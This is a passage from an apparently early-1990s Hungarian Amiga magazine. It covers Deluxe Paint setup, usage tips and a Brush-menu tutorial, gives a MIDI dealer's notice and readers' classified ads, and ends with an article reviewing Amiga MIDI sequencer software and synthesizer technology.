paramétert kell begépelnünk. Ha csak 1 mega memóriával rendelkezünk, ajánlatos a WorkBench képernyőt használni, mivel egy új kép megnyitása tetemes tárolókapacitást emésztene fel, és még enélkül is igen könnyen kerülhetünk memóriazavarba. Ha nem a WorkBench screen-en akarunk dolgozni, meg kell adnunk még, hogy a megnyitandó screen hány színű legyen:

COLORS=Two
vagy
COLORS=Four

stb. Négy színnél többet nem érdemes alkalmazni, mivel a memóriafogyasztás mellet ez már a gép sebességeét is lassítaná. Beállíthatjuk még, hogy interlace, vagy normál képernőt akarunk-e:

INTERLACE=Yes
vagy
INTERLACE=No

Ha SCREEN=WorkBench paramétert adtunk meg, akkor a COLORS és az INTERLACE paraméterek hatástalanok maradnak. Minden paraméter beírása után klikkeljünk rá az ADD gadgetre, majd ha minddel készen vagyunk, a SAVE gadget aktivizálásával mentsük ki az INFO-t.
Most már nincs más dolgunk, mint kétszer egymás után rábökni a program ikonjára, és várni hogy betöltődjön. A betöltődés után érdemes egyből a Global menü Set/Save Path almenüjét aktiválni, mivel itt adhatjuk meg, hogy a program hol keresse a számára szükséges dolgokat (driver-ek, dokumentumok stb.). Az 1. ábrán az általam használt beállítás látható, de ha valaki máshová helyezi el a program részeit, természetesen mást kell megadnia. Ha beírtunk minden keresési útvonalat, a DEFAULT gadget aktiválásával menthetjük le a beállítást, ekkor a program következő indításakor ez lesz az alaphelyzet. Ha ezzel megvagyunk érdemes resetelni, és újra betölteni a programot, hogy minden driver rendesen betöltődjön. (Ha az útvonal előzőleg nem volt helyes, az eszközmeghajtók nem töltődtek be.) Ezzel a rendszer munkára kész.

Bódy Attila

Tippek, trükkök profi Deluxe Paint használóknak:

- Rajzolás közben gyakran van arra szükséged, hogy az egeret csak függőlegesen, vagy csak vízszintesen lehessen elmozdítani. Na persze nem feltétlenül csak vonalrajzolásra, hiszen arra csinálta Dan Silva a vonalrajzoló szerszámot, hanem például két tárgy gyors egymáshoz igazításához.
A SHIFT gombot lenyomva tartva vagy csak függőlegesen, vagy csak vízszintesen tudsz rajzolni a rajzoló funkciókban.

- Tegyük fel, egy egyszerű állóképet akarsz felvenni videomagnóra. Leveszed róla a status bar-t az F10-el, de a pointered még mindig rajta van. ami zavaró. Természetesen egyszerűen megoldható a probléma: kreálsz egy új oldalt (add page-el). Így két képkockád van, mindkettőn ugyanaz. megnyomod a 4-es gombot, megindul az animáció, de mivel mindkét képkockán ugyanaz van, a kép egyszerűen áll. Ezt már föl is veheted. Mi van azonban ha nincs lehetőség animációra, mert mondjuk csak a Deluxe Paint II-t vetted meg, vagy mert nincs elég memóriád rá (512K-s géped van)?
Természetesen a pointert is el lehet tüntetni a képernyőről, méghozzá a DEL billentyűvel! Jó, most már a pointer eltűnt, de az ecset még mindig ott van a pointer nélkül! A megoldás egy "nullás" ecset felvétele. Nyomjuk meg a "b" gombot, amire megkapod az ecsetfelvevő hajszálkeresztjét. Vidd a képernyő bármely részére, majd nyomd meg a bal egérgombot (de ne tartsd nyomva!). Így felveszel egy nulla kiterjedésű ecsetet. Ezzel már el is érted, hogy a Deluxe Paint megjelenítse a képedet mindenféle pointer, menübár, akármi nélkül, úgyhogy már veheted is fel!


- Akinek van genlock-ja, az (szomorúan) tapasztalhatja, hogy a PAL monitoron megjelenített kép horizontálisan szinte biztosan el van tolva ahhoz képest, mint amit az RGB monitoron látsz. Így amit szépen középre tettél az RGB monitoron, az nem lesz középen a genlock-on átengedett PAL jelen. Ennek az oka a genlok fázis késleltetése. Természeten amit az egyik genlockal jó helyre igazítottál, az másikon még mindig nem lesz jó helyen.
Mit tehet ilyenkor az ember? Természetesen

megmarkolhgat egy csavarnyúzót, szétszedheti a genlock-ját, és elkezdi a trimmer-eket vaktában tekergetni. Persze ezután ki is dobhatja a genlock-ját a szemetesbe, mert nincs az az ember aki ezek után normálisan visszaállítja neki...
Mi tehát a teendő? Szerencsére minden egyes WB lemezen van preferences program, és a DP-n is! Itt beállíthatjuk a képernyőpozicióját mind a négy irányban! Jó tehát betöltöm az adott animációt (3 perc), tuti, hogy nem ott van a képernyő, ahol akarom. Kilépek a programból, betöltöm a prefernces programot (1 perc). Eltolom a képernyőt, kimentem az új preferences-t, visszatöltöm a DP-t (2 perc), újra betöltöm az animációt (3 perc): és az még mindig nincs a helyén... (csatakiáltás, a billentyűzet bántalmazása, és az élet szidalmazása, a gép fejlesztőinek családfájának emlegetése, stb.). Mégegyszer végigjátszod a dolgot, és biztos, hogy agyonszúrod magadat (néha nagyon fontos, hogy a grafika pixel pontosan ott legyen, ahol akarod az élő videokép tetején)
Nincs megoldás? Na jó, a fenti példa enyhe túlzás volt, hiszen az Amiga multitasking gép, egyszerre betöltheted a preferbces programot, és a DP-t is. így csak át kell ugorj egyikből a másikba, eltolni a képernyőt, megnézni, hogy jó-e, és ha nem újra eltolni, amíg jó nem lesz.
Ez így már sokkal jobb, de a DP tartalmaz egy mégegyszerűbb megoldást. A CTRL, és a nyíl billentyűk együttes lenyomására a képernyő az adott irányba eltolódik! Hát nem szép az élet?! Így finoman beállíthatod a grafika és az élő videokép egymáshoz viszonyított helyzetét.

Tanfolyam: A Brush főmenü

A Deluxe Paint nagyon jól kihasználhatósajátossága, hogy a kép bármely részét fel tudja emelni, és azt ecsetként használni. Az ecset kivágására a toolbox-nál ismertetett ecsetkivágó szerszám szolgál. Ne feledjük: a háttérszínű pontokat, és a stencil-el zárt színeket nem emeli fel az ecsetkivágó! A kivágott ecsettel rajzolhatunk, kört, vonalat húzhatunk vele, de többnyire csak arra kell nekünk, hogy a módszer segítségével a kép egyik részét áttegyük a másikra. Nagyon jól használhatók az ecsetek továbbá a betűk rendezgetésére, betöltőminták létrehozásához, és az animáció során. A későbbi tanfolyam jellegű cikkeknél sok kis trükköt és munkamódszert fogok majd ismertetni, de most nézzük tehát a Brush pull-down menü tartalmát!

Brush load - lemezre mentett ecset betöltése. A logikusan működő file requesterben kell kiválasztani az adott ecsetet..
Brush save - az aktuális ecset kimentése lemezre.
Restore Brush - billentyűzet ekvivalens: Shift+b. Visszaállítja az ecsetet abba a formába, mint amikor felvettük. Tehát ha közben elváltoztattuk az alakját, méretét ezzel az egy gomnyomással visszaállíthatjuk. Bizonyos esetekben az utolsó transzformáció előtti állapotba kerül vissza.
Size - Stretch - billentyűzet ekvivalens: shift+z. Az aktuális ecset méretét tetszőlegesen nagyíthatjuk függőlegesen és vízszintesen is. A shift+z lenyomására a "size" íródik ki a pointer helyett. Ilyenkor az ecsetet szabadon mozgathatjuk bárhová. Ez arra jó, hogy esetleg a bal felső sarkát egy másik képelemhez illesszük, amivel az ecset méretet azonosra kívánjuk hozni. A bal egérgomb lenyomvatartása mellett húzzuk ki az ecset méretét a megfelelő méretűre.
Size - halve - billentyűzet ekvivalens: h. Az ecset méretét pontosan a felére csökkenti X, és Y irányban is.
Size - double - bill: shift+h. Az ecset méretét pontosan a duplájára növeli X, és Y irányban is.
Size - Double Horiz - bill: shift+x. Az aktuális ecset méretét X irányban duplájára növeli.
Size - Double Vert - bill: shift+y. Az aktuális ecset méretét Y irányban duplájára növeli.
Flip - horiz - bill.: x. Az aktuális ecsetet vízszintesen tükrözi a saját központi tengelyére (megfordítja).
Flip - vert - bill.: y. Az aktuális ecsetet függőlegesen tükrözi (megfordítja).
Edge - outline - bill.: o. Az ecset körvonalát körbeveszi egy az aktuális szinű egy pixel vastagságú vonallal. Nagyon jól használható betűk körvonalazásához. Ehhez begépelünk egy szöveget, felvesszük ecsetként, kiválsztjuk a színt, majd megnyomjuk az "o" billentyűt.
Edge - trim - bill.: shift+o. Az ecset körvonalából elvesz egy pixelt.
Rotate 90 degrees - bill.: z. Az ecsetet 90 fokkal jobbra forgatja el. Természetesen ha éppen balra akarunk 90 fokot forgatni, akkor 3-szor kell megnyomni a "z" billentyűt! Szintén egy nagyon



jól használható funkció, ha szimmetrikus alakzatokat akarunk szabályosan megrajzolni.

Rotate - any angle (csak menüből). Az ecset körvanát jelző téglalapot mozgassuk bárhová, majd a bal egérgomb lenyomása mellett az ecsetet tetszőleges szögben elforgathatjuk. Az elforgatás szögét fent a "menu bar"-on olvashatod. Erre akkor lehet szükséges ha több képelemet is pontosan ugyanannyira akarsz elforgatni, vagy ha egy animáció során egy tárgyat fokozatosan megadott lépésenként akarsz elforgatni. A forgatás az ecsetet körbevevő téglalap bal alsó sarka körül történik, ha tehát a tárgyat mondjuk egy vonalhoz képest n fokkal elforgatni akkor célszerű a téglalap bal alsó sarkát a vonalra helyezni a forgatás megkezdése előtt. Így jól látható lesz a vonal és az ecset közt bezárt szög.

Rotate - shear (csak menüből). Az ecset a transzformáció előtt itt is szabadon elmozgathatjuk, hogy könnyebben hozzámérhessük a változást egy másik alakzathoz (értitek, nem?). Az ecset legfelső pixelsora nem mozdul el, mi a legalsó pixelsornál fogva torzíthatjuk jobbra és balra az ecsetet (függőlegesen nem). Érdekes hatás néha pontosan erre van szükség.

Change Color BG - FG, és BG - FG. Ugyanaz mint a picture főmenünél ismertetett funkció. csak itt nem az egész képre érvényes, hanem az aktuális ecsetre.

Change Color - Remap. Ha betöltesz egy ecsetet ami palettával lett festve, akkor két lehetőséged van, hogy beletedd a képedbe. Az egyik, hogy a picture főmenüből a change color - use brush palette-et választod, ekkor a rajzod fogja átvenni a betöltött ecsetednek a palettáját, vagy pedig ez a funkció. A remap végignézi az ecset eredeti palettáját és az éppen használt palettáról megkeresi az adott színekhez legközelebb álló színeket, és kicseréli őket.

Change Color - Change Transpararency. Az ecset kivágásánál az aktuális háttérszínű pontok átlátszóak lesznek (mintha azokat az ecsetkivágó nem is emnelné fel). Ezzel a funkcióval kicserélheted az átlátszó színt az éppen aktuális háttérszínre. Animáció során, ha éppen ilyesmit akarsz használni, nagyon meggyorsíthatja a munkát.

Bend - horiz. Az ecsetet vízszintesen meghajlíthatod.

Bend - vert. Függőleges hajlítás

Handle - center - bill.: alt+s. Az ecsetet a középpontjánál fogva mozgathatod.

Handle - corner - bill.: alt+x,y. Az ecsetet a négy sarka valamelyikénél fogva mozgathatod. Elsősorban akkor van rá szükség, ha az ecset egy részének a képernyőn kívülre kell essen.

Handle - place - bill. alt+z. Az ecset fogóját bárhová tehetjük, még az ecseten kívülre is. Néha erre is szükség lehet.

BBKING

AM ingyenes közlemény

MIDI és más zeneelektronikai alkalmazásokkal foglalkozó fiatal vállalkozás vagyunk. A stúdiómunkában, video-és filmhangosítás, zeneszerzés, hangfelvételek készítése, zenei kiadványok, kották összeállítása során használatos berendezéseket és szoftvereket, valamint komplett rendszereket forgalmazunk. Termékeink közül azonban nem hiányoznak a "hobbisták" által elérhető és a használható eszközök sem.

Magyarországon képviseljük a STEINBERG, a HYBRID ARTS, a PASSPORT DESIGNS, forgalmazzuk a MAGIC MUSIC és más cégek világszínvonalú termékeit, széles ár- és teljesítményskálában, ATARI, AMIGA, MACINTOSH, és IBM-kompatibilis számítógépekre.

Amennyiben Önök is úgy gondolják, hogy a téma az AMIGA - felhasználók körében is érdeklődésre tarthat számot, szívesen allunk rendelkezésükre további információkkal.

Kordinátáink:

Cím: Szentendre, Dózsa Gy.u.6
Levélcím: 2016 Leányfalu, Pf.25
Telefon: 06-26-11088
Telefax: 06-26-10521

Eladó Amiga 500 + 1 Mbyte MEM + hangdigitalizáló + Philips monitor + MPS 1250-es nyomtató, külön - külön is. Érdeklődni ármegjelöléssel! Vasics Tamás, 8855 Belezna, Kossuth.u.40.

Szívesen cserélnék színvonalas demókat AMIGÁN. Ingyen. Szelepcsényi Ferenc, 1161 Budapest, Tavírózsa tér 51.6

Számítógépszervíz. Commodore és IBM gépek javítása. Alkatrészárusítás utánvéttel is. DSDD 5.25" lemez 390 Ft. C64 Action Replay MK 7.0 kártya. Hódmezővásárhely Kodály Zoltán u.11 I.em 14.

Eladó 2db C64-es 2 db VC 1541II-es GEOS mouse szakkönyvek, újságok, sok-sok lemez. Ugyanitt A500-as programok cseréje, valamint hardware bővítések eladása. Fehér László 8100 Várpalota, Mátyás kir.16.

Philips monochrome monitor (zöld) eladó 7.000 Ft, alig használt. Kaszap Zsolt, 8000 Székesfehérvár, Selmeci 12. Tel.: 22-16-845

2 Mbyte-os belső memóriabővítő eladó (szépséghibával) 19.900 Ft-ért (Ha kell beszerelem). Szőllősi Imre, 4130 Derecske, Nefelejcs 2/a

A590-es 20 Mbyte-os Winchester (egyben 2MB Fast RAM bővítő) eladó. Még nincs fél éves. Ugyanitt STAR nyomtató is eladó. Boros Attila, 6900 Makó, Teleki Blanka u.10. Tel.: (65) 12-435

ZENE IV: Ha komolyra fordul a dolog...

Bár a múlt havi számunkban azzal fejeztük be cikkünket, hogy "a jövô hónaptól megpróbálunk együtt komponálni olvasóinkkal", sajnos úgy tűnik, Murphy ismét résen volt (az utóbbi idôben különben az AM tájékán igen erôsek voltak a Murphy által indukált felületi és belsô lényegű feszültségek által kiváltott kalamajkák...), minek következtében oly fellengzôsen beharangozott kísérletünket egyelôre kénytelenek voltunk elnapolni (de semmiképp sem elfelejteni!). Ehhez képest jó hírként könyvelhetô el, hogy gyűlnek és kezdenek hazánkban is hozzáférhetôvé válni a professzionális MIDI-programok, és külön öröm volt számomra, mikor a múlt héten egy hivatásos zenész azért hívott fel, mert AMIGÁval kívánja meghajtani a berendezéseit, és ehhez kért tanácsot.

Tehát, jelen cikkünkben ismét a MIDI-vel szeretnénk a lehetôségekhez mérten behatóan foglalkozni, pontosabban azzal, hogy amennyiben bármelyikünk elhivatottságot érez magában ahhoz, hogy néhány hevenyészett Soundtrackeres dalon túl is a zenélést válassza hobbinak, milyen irányban érdemes elindulnia.

A cél manapság mindenképpen az, hogy kiépítsünk egy igényeinknek és anyagi helyzetünknek megfelelô házi stúdiót. Mindenelôtt szerezzünk be egy jó magnót, lehetôleg decket (újabban már a DAT a sikk zenész körökben, gyengébbek kedvéért: Digital Audio Tape, vagyis a CD szalagos megfelelôje). Másodikként említendô az AMIGA (egy rakás zenész persze az ATARI-ra esküszik, c'est la vie, én nem, de ne kezdjük újra ezt a cirkuszt már megint). És máris itt a szoftver kérdése.

A júniusi német AMIGA magazin komoly összehasonlító táblázatot közöl a hét jelenleg általuk legjobbnak ítélt MIDI-sequencer programról. A hét közül hatot nekünk is módunkban állt tesztelni az elmúlt hetek során (pontosabban inkább ötöt, mivel sajnálatos módon a STEINBERG PRO-24-e makacs módon állandóan rögtön szép kövér SOFTWARE ERROR-t produkált lejátszáskor, egyelôre talonba tettük). Benyomásainkat ezúton szeretnénk megosztani olvasóinkkal.

Mi is az a Sequencer? A "sequence" angolban "egymás után következést" vagy effélet jelent, magyar megfelelôje nemigen van. A SEQUENCER tehát szépen egymás után rakosgatja a memóriába az információkat arról, milyen billentyűt ütöttünk le, milyen dinamikával, melyik idôpillanatban stb, stb. (Ha valakit érdekel a MIDI-szabvány szerinti adatközlési protokoll, tudassa velünk, szívesen közlünk cikket róla. Ennek birtokában az illetô már írhat is MIDI-programot...) Mindenesetre van valami mágikus abban, hogy játszunk valamit a billentyűkön, és a számítógép utána rögtön eljátssza ugyanazt.

Szóval. Az elsô a sorban a kiemelkedô ász, Dr T. spártai elnevezésű KCS programja, amelynek 1991. március 29-ei kibocsátási dátummal a 3.54-es verziója a legfrissebb. Nem is egy programról van szó, hanem inkább programcsomagról, amelyben megtalálható maga a KCS, szerintem a létezô legjobb sequencer az AMIGÁra, az AUTOMIX két verziója is, amelyek digitális keverôpultként használhatók az ún. multitimbral szintetizátorokhoz (lásd késôbb), a TIGER, amely a bejátszott adatok grafikus szerkesztését teszi lehetôvé olyasformán, ahogyan a régi tekerôs wurlitzereken lehetett "beprogramozni" a zenét egy hosszú kiterített tekercs formájában, ahol a fekete vonalak hosszúsága és vízszintes elhelyeszkedése ad információt a hangok hosszúságáról illetve magasságárÓl, a tekercs legalján vannak a legmélyebb hangok, és így tovább felfelé. A QUICKSCORE című modul a bejátszott hangok azonnali lekottázására szolgál, lézerprinterrel nyomdai minôséget és külalakot érhetünk el. A LEVEL II tulajdonképpen a KCS továbbfejlesztett verziója, ez már képes a felvett szekvenciák, zenei frázisok variálására is, vagyis a "számítógép zenét ír" című fantazmagóriához közelít, nem is egészen eredménytelenül. Különféle zenei paraméterek segítségével befolyásolhatjuk a születô dallamokat. A PHANTOM című modul arra jó, hogy professzionális környezetben videomagnók ún. SMPTE szinkronjeléhez igazítsa a sequencer lejátszási sebességét. Mire is való ez? Ha megrendelést kapunk mondjuk kísérôzene komponálására egy reklámfilmhez vagy játékfilmhez, (és ezt akár Amerikában is így csinálják), akkor rendszerint elôször átadnak nekünk egy olyan VHS kazettát, amelyen az illetô film végsôre vágott verziója van felvéve, mégpedig timecode-dal együtt. A timecode nem más, mint a professzionális, a tévéstúdiókban használt videomagnók (1 zoll vagy U-MATIC, illetve újabban BETA SP) által kívánság szerint a videokép egyik sarkába írt képkockaszámlálója, amely a video-szabványok értelmében másodpercenként 25 kockát halad elôre. Így a timecode formátuma 00.00.00.00 alakban látható, óra/perc/másodperc/képkocka bontásban. Ennek a szinkronjelnek van hangcsíkra rögzíthetô megfelelôje is, amit sztereó VHS-ek esetében az egyik hangsávra külön fel lehet venni (ez az ún. SMPTE), és leginkább úgy hangzik, mint amikor a jó öreg ZX-81 programot mentett még Noé apánk

idejében. Namármost, a kézhez kapott VHS kazettát a videomagnónkba helyezve, és az egyik hangcsatornát a PHANTOM által figyelt megfelelô bemenetre csatlakoztatva többé hozzá sem kell nyúlnunk az AMIGÁhoz, mert amikor a videomagnót lejátszásra kapcsoljuk, a KCS is elindul, és abszolút szinkronban a képpel a szintetizátorainkon lejátssza az általunk ahhoz komponált kísérôzenét. Természetesen a videomagnót akárhova tekerhetjük, a KCS tudni fogja, honnan kell kezdenie a lejátszást, mivel az SMPTE nem pusztán billentôimpulzust, hanem a pillanatnyi képkocka konkrét számadatait tartalmazza. És persze még fel is vehetünk a KCS-ben lévô 48 csatorna bármelyikére, ha lejátszás közben klimpírozunk is valamelyik szintetizátoron. Ezt úgy képzelhetjük el, mintha lenne egy nem négy, de 48 csatornás Soundtrackerünk, és az egyes sávok nem az AMIGA hangcsipjét, hanem annál sokkalta kifinomultabb hangkeltô áramköröket szólaltatnának meg. Szóval, mikor a kezembe került ez a programcsomag, úgy éreztem magam, mint utoljára '88 december hatodikán, amikor megérkezett a télapó...

A következô program ugyancsak DR T. kreálmánya, az MRS (Midi Recording Studio). Leginkább kezdôknek ajánlható, 8 sávval rendelkezik, és ha a "Quantize" (kvantálás) címû funkciót megértjük, lényegében már használni is tudjuk a programot (ez vonatkozik egyébként minden sequencerre; erre hamarosan visszatérünk, mivel ez az összes efféle szoftver kulcspontja). Ha most szereztük be életünk elsô CASIO-ját vagy effélét, ajánlom kipróbálásra ezt a programot. Mivel az összes DR T. készítmény képes lekezelni az AMIGA hangcsipjét is, ha rendelkezésünkre állnak IFF (AMIGA standard) hangminták, megtehetjük azt, hogy a CASIO-val szólaltatjuk meg egyidejûleg az AMIGÁt is, vagyis lényegében máris két szintetizátorunk van. Érdemes kipróbálni!!! Arról nem is szólva, hogy az újabb fejlesztésû Soundtrackerek már MIDIbôl is képesek adatokat fogadni, tehát gépünk billentyûzetének találomra való ütlegelése helyett a szintetizátorunkon játszhatunk, ami rögtön komolyabb fényben tünteti fel ténykedésünket (és összehasonlíthatatlanul kényelmesebb is). Ne felejtsünk el persze beruházni egy MIDI-interfészre.

Ugyancsak Dr T. gyártmány a Tiger Cub v1.0, ami érzésem szerint félútom jár az amatôr és a komoly kategória között. 12 sáv és grafikus szerkesztés áll rendelkezésre, valamint a lemezen megtalálható a QUICKSCORE modul is, vagyis kottázhatunk kedvünkre. Az összes eddig említett program alapelve egyébként azonos, vagyis analóg magnót szimulálnak, amelyen megtalálhatók a lejátszás, felvétel, stop, elôre- és hátra tekerés valamint a pillanat-stop gombok, ennek átlátásával tehát nem lesz sok gondunk. Felvétel módban a számítógép MIDI IN-bemenetére adott jeleket a gép eltárolja, és a következô lejátszáskor már ezek is hallhatóak. Hogyan valósul ez meg?

A MIDIt leginkább a tévé-adóállomás analógiájára lehet elképzelni. Van egy központi adó, amely az összes programot sugározza (vagyis a "partitúrában" szereplô összes hangszer által lejátszandó hangjegyeket), ez a számítógép. Egytôl tizenhatig beállítva a MIDI-csatornákat meghatározhatjuk, hogy ezek közül az egyes hangszerek mit játsszanak le valójában (éppúgy, ahogyan a tévékészülékünkkel ráhangolhatunk az egyes vagy kettes stb. csatornára). Tehát pl. egy AMIGÁval egy tizenhat hangszerbôl álló zenekar teljes tevékenységét meghatározhatjuk illetve szimulálhatjuk. Az esetek döntô többségében ez jóval több, mint elég. A MIDI-programok egyik legfontosabb funkciója az ECHO vagy RECHANNELIZE, amelynek segítségével egyetlen billentyûzeten (master keyboard) játszva megszólaltathatjuk az összes rendelkezésre álló hangszert, pusztán a csatornaszámot állítva: ilyenkor a beérkezô adatokat mindig egy más csatornára küldi ki a gép. Megtehetjük, hogy az AMIGA hangcsipjét is négy külön csatornára beállítva négy különbözô hangszínt szólaltassunk meg (ahogy azt a Soundtracker programok is teszik). A DR T. szoftverek esetén ezt az értéket mindig a bal alsó sarokban keressük.

Azok alapján, amit a PRO-24-bôl láttunk egészen addig, amíg le nem fagyott, igen komoly sequencernek kell ítélnünk. Ez a program is képes lekottázni a felvett hangokat (sajnálom, nálam ez az igazi profizmus jele), bár a kottázás sokkal kevésbé átgondolt, és lényegesen esetlegesebb, mint a KCS esetében. Ez a program sem igazán tanácsolható kezdôk számára, bár ha tudjuk az ikonok jelentését, könnyen elboldogulunk...

A következô a BARS&PIPES, ami több nyugati újság szerint az év zenei szoftvere volt tavaly, nálam nemigen aratott osztatlan sikert. Kezdve azon, hogy az egész program teljesen ikon-vezérelt, minek következtében a képernyô már bejelentkezéskor úgy néz ki, mint a kölykök homokozódombja a játszótéren, egészen addig, hogy az egyes sávokat felvéve a dalok végsô létrehozásában nincs köztes átmenet sáv és dal között (tehát, ha egy teljes dalt akarunk létrehozni, külön-külön kell bejátszanunk az egyes sávokat azok teljes hosszában, és nem mondhatjuk azt, mint a KCS esetében SONG módban, hogy "most megint a refrén következik, automatikusan játsszd le a megfelelô részt"), én nemigen rajongtam ezért a programért, bár a profizmusa nem vitatható. Pozitívum, hogy a lemez DEMO-részében megtalálható jónéhány autentikusan hangszerelt ütem ALANNAH MYLES tavalyi nagy slágerébôl, a "Black Velvet"-bôl. A BARS&PIPES igen ügyesen

kottáz, az egyéb szerkesztési funkciói is kifinomultak, és itt is van PHANTOM. Csak azok a buta ikonok...!

A német AMIGA-magazin által említett HARMONI című szoftvernek sajnos a nyomát sem láttuk. Az utolsóként tárgyalt MUSIC-X ellenben nálunk is hozzáférhető, igen régi program, itthon leginkább a BEAR-féle sorozat (a GURU lemezújságos csapat) saját szerkesztésű lemezeinek egyikén található, ha jól emlékszem, a 39-esen (!!!VISZOLYGOM A CRUNCH-OLT PROGRAMOKTÓL!!!), bár egy batch-file-t át kell írni a lemezükön ahhoz, hogy a teljes program futóképes legyen, mivel néhány modult a program külön lemezen keres, ezeket ráadásul ugyanazon nevű tartalomjegyzékbe kell csoportosítani (nyilván ők se sok MIDIvel próbálkoztak...). A grafikus szerkesztés itt is adott (a fenti módosítás után), és jobb híján ezzel a programmal is szerezhetünk zenét, de érzésem szerint kissé már túlhaladott.

Mindent egybevetve, komolyabb munkára mindenképp vagy DR T.-t érdemes használni, vagy esetleg a BARS&PIPES-t, ha valakinek szimpatikus a homokozódomb. A Soundtrackereken mindenképp tanácsos túllépni. A fent leírt szoftverek nagyrésze megvásárolható a Midisoft nevűcégnél (hirdetés a 45. oldalon), és hát tényként kell megemlíteni, hogy feltört verziók is "forgalomban vannak).

A következő kérdés a hardver, és bizony itt már komoly anyagi megfontolásokkal is szembekerülünk. A beépített automata iszonyatkíséretes CASIÓkkal egy darabig elvan az ember, de rövidebb-hosszabb idő után már érzi, hogy "ezt azért mégsem lehet..." (remélhetőleg; másként sürgősen mondjunk le mindenféle zenei karrierről). Tekintsük át dióhéjban, milyen hangszerek közül válogathatunk ízlésünk és pénztárcánk függvényében.

Kezdetben vala az analóg. Tengernyi áramkör, hajókoffernyi tokban. Aztán megjelentek a programozható szintik, ahol a potméterek beállításait jegyezte meg a memória, így az egyszer kikevert hangzást tetszés szerint vissza lehetett hívni. (Mekkora újítás volt ez annak idején!) A digitális korszak beköszöntével kapott igazán lendületet a fejlődés, amikor a potméterek helyett megjelentek a számok szerinti paraméter-beállítások, de a hagképzés elvi lényege nem változott: az oszcillátor állandó jelét átvezették egy burkológörbe-generátor (ld. előző cikkeink) által vezérelt szűrőn és erősítőn, amiből többnyire használható hangszínek keletkeztek. Más elven (frekvencia-moduláció) működtek a YAMAHA DX-sorozatú gépei, amik leginkább csillogó, fémes hagok előállítására voltak alkalmasak.

Azután valaki kitalálta a sampling (mintavételezés)-technikát, és onnantól kezdve megbolondult a világ. Először megjelentek a sampling-szintik, ahol bármilyen megbízható hangforrás (mikrofon, magnó, CD, a külvilág zajai, a szomszéd kanárija) igénybevételével készíthettünk hangszíneket, amelyeket a gép eltárolt, így lehetővé vált mondjuk egy hiteles kutyaugatás-basszust kombinálni egy öblös telefoncsörgés-vezérszólammal, meg más efféle hasznos dolgok. Mivel azonban ily módon kissé körülményes volt tekintélyes hangszín-gyűjteményre szert tenni, (meg néha a háziállatok is nehezen viselték a belőlük való mintavevést), a ROLAND D-szériájában megjelent az a bölcs újítás, hogy az oszcillátorok már képesek voltak az alapvető négyszög- illetve fűrész-jelalakon túl komplex hullámformákat generálni a memóriában lévő mintavételezett adatok alapján. Mivel ROLANDék álláspontja szerint minden hangszínnek a felfutási része a legmeghatározóbb, vagyis fülünk ez alapján képes leginkább azonosítani az egyes hangforrásokat (amiben egyébként van igazság), egy csomó hangszer felfutási mintáját bepakolták a gépbe, és ezeket szabadon lehetett vegyíteni egymással és a sztenderd jelalakokkal. Ügyes. Azután KORGék az M és T szériában továbbfejlesztették ezt az elvet, és több megabyte-nyi multisample-t (azonos hangszerek különböző hangmagasságokban történő mintavételezése a nagyobb hangzáshűség érdekében) építettek be a rendszerbe. Jelen pillanatban ez látszik a legerősebb trendnek: harc a megabytokért a sampling-memóriában. Bizonyosnak látszik, hogy a további fejlődés is ebben az irányban várható.

A másik oldalon a megszólalás kifinomulásának folyamatával párhuzamosan a szintetizátor egyre inkább megszűnt egyetlen hangszer lenni abban az értelemben, ahogyan pl. egy csemballó az, és egyre inkább zenei fejlesztő-rendszerré vált. Megjelentek az ún. multitimbral modulok, amelyek képesek egyszerre többféle hangszínen megszólalni, vagyis egyszerre játszhatunk le mondjuk egy basszusgitárkíséretet és egy trombitaszólamot, plusz marad még kapacitás egy háttérben szóló vonóskíséretre is. A legtöbb ilyen hangszer még egy ritmusszekciót is tartalmaz, kvázi beépített dobgépet, amit egy sequencerrel hajthatunk meg. Hogy ez konkrétan hogyan történik, és milyen rendszert célszerű kiépíteni, arra a jövő hónapban térünk vissza.

KZS

